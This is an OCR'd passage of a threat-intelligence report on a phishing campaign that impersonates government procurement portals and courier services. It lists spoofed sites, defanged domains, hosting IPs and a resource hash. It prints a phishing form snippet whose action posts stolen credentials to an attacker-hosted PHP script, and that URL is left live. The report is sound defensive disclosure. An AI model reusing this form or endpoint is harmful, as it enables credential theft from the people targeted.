


Figure 15. Screenshot of phishing page targeting Swedish Government Offices

```
<body class="bg-image">
  <div class="row">
    <main class="col-md-4 offset-4 card">
      <form role="form" method="POST" action="http://newnepaltreks.com/SpryAssets/padding.php" name="ContactForm" onsubmit="return ValidateContactForm();">
        <div class="margin-bottom 20">
          <picture class="logo margin-bottom-16" role="presentation">
            <source srcset="./untitled.png">
            <img src="./untitled.png" data-bind="attr: {alt: config.text.microsoftLogo}" alt="Microsoft Logo">
          </picture>
        </div>
```

Figure 16. POST address for the PHP script handling the credentials in the phishing page spoofing the Swewdish National Agency for Public Procurement

Figure 17 shows the phishing site spoofing the U.S. Department of Commerce Procurement Portal. In the upper left corner is a banner stating “website of the United States Government” and in the upper right hand corner there is the words “Procurement Portal” just visible. The webpage for this phishing site was hosted on “http://eprocurement.commerce.gov.auth-a[.]site/secure/login2.html .”

The phishing page spoofing the U.S. Department of Commerce Procurement Portal was found on a webpage at “http://eprocurement.commerce.gov.auth-a[.]site/secure/login2.html ”. The domain auth-a[.]site is hosted on the IP 91.235.116[.]146 which is located in Romania. The DOM POST address for PHP script handling the credentials on this site is ““http://newnepaltreks[.]com/nepal-expedition/pad.php .”




Figure 17. Screenshot of phishing site targeting the United States Department of Commerce

Figure 18 shows the phishing site spoofing the Chinese international courier service SFExpress located uniquely in Hong Kong. The webpage for this phishing site was hosted on "https://www.sfexpress.com.tracking.verify-package.50-32[.]xyz", the victim being redirected from the webpage "https://sfexpress.com.tracking.verify-package.saicards.in/auth/delivery.html". The redirect page is hosted on the legitimate domain "saicards[.]in" which was likely compromised to facilitate this attack.

The phishing page spoofing SFExpress was on the URL "https://www.sfexpress.com.tracking.verify-package.50-32[.]xyz". The domain 50-32[.]xyz is hosted on the IP 91.235.116[.]146 which is located in Romania.




Figure 18. Screenshot of phishing site targeting the Chinese courier serve SF-Express

Figure 19, shows the phishing site spoofing the United States Department of Veteran Affairs Procurement Portal. The webpage for this phishing site was hosted on "https://www.va.gov.eprocurement.bidsync.40-70[.]xyz/secure/login.html ", the redirect chain shows a further phishing page hosted on the URL "http://va.gov.eprocurement.bidsync.40-71[.]xyz".

The phishing page spoofing United States Department of Veteran Affairs Procurement Portal was on the URL "https://www.va.gov.eprocurement.bidsync.40-70[.]xyz/secure/login.html". The domain 40-70[.]xyz is hosted on the IP 193.29.187[.]173 which is located in Romania.




Figure 19. Screenshot of phishing site targeting the United States Department of Veteran Affairs

Figure 20, shows the phishing site spoofing the New Jersey Housing and Mortgage Finance Agency eProcurement login page for BidSync. The webpage for this phishing site was hosted on "https://www.njhousing.gov.eprocurement.bidsync.auth[.]40-72.xyz/secure/login.html", the redirect chain shows a further phishing page hosted on the URL "http://njhousing.gov.e-procurement.bidsync.portal.auth.40-71[.]xyz".

The phishing page spoofing New Jersey Housing and Mortgage Finance Agency eProcurement login page for BidSync was on the URL "https://www.njhousing.gov.eprocurement.bidsync.auth[.]40-72[.]xyz/secure/login.html". The domain 40-72[.]xyz is hosted on the IP 193.29.187[.]173 which is located in Romania.




Figure 20. Screenshot of phishing site spoofing the New Jersey Housing and Mortgage Finance Agency BidSync login page

Threat Infrastructure Analysis

During the investigation, 62 domains and approximately 122 phishing sites were discovered. All of the phishing sites hosted on the domains share similar naming conventions:

- The target domain or service written as the subdomain followed by the malicious domain or compromised server.
- Authentication, bidsync, eprocurement or delivery theme

Overview:

The phishing sites were primarily hosted on attacker owned infrastructure, on the following four IP addresses:

- 31.210.96[.]221
- 193.29.187[.]173
- 91.235.116[.]146
- 188.241.58[.]170
-




Figure 21. Domains and IP addresses ThreatStream Investigation overview of entities for this campaign




Figure 22. Infrastructure overview for spoofed organisations

The investigation into the initially identified domain "server-bidsync[.]best" identified a resource hash for in the communication from the client side browser to the malicious domain. The GET request to hxxps://energy.gov.secure.server-bidsync[.]best/auth/alter.css, the style form "alter.css" was investigated and the resource hash for the CSS script cd9dcb1922df26eb999a4405b28280905 1a18f8aa6e68edb71d619c92ebcf82d led to 14 new domains hosting similar phishing sites. In many cases the subdomains were written exactly the same, spoofing the same organisations just hosted on different domains. Using the naming convention patterns and new domains as further pivot points led to the discovery of phishing sites targeting further government procurement services. Figure 22 shows the credential harvesting sites on the identified domains spoofing the following organisations (see page 15).

Phishing sites

The following images and information details which phishing sites are hosted on which domains.

The domains hosting phishing sites for this campaign on the IP address 31.210.96[.]221 were first registered on the 28th October 2019 beginning with server-bidsync[.]best. The IP address is registered in Turkey and been involved in malicious activities in the past. The most prominent of these is the domain "leastinfo[.]com" which was seen in a campaign using zero-day exploits against financial institutions in Asia, and against software used by Urdu and Arabic speakers[1]. In total there were 14 phishing sites hosted on 4 malicious domains on this IP address. The IP address was first created 13th January 2011. It may have been taken over by a new threat group or be being used by the same actors it is not clear.

Organisations spoofed on this IP address:

- U.S. Department of Energy
- United States — Florida Department of Managed Services
- SFExpress — Chinese delivery service
- Singapore — Ministry of Industry and Trade
- Malaysia — Ministry of International Trade and Industry

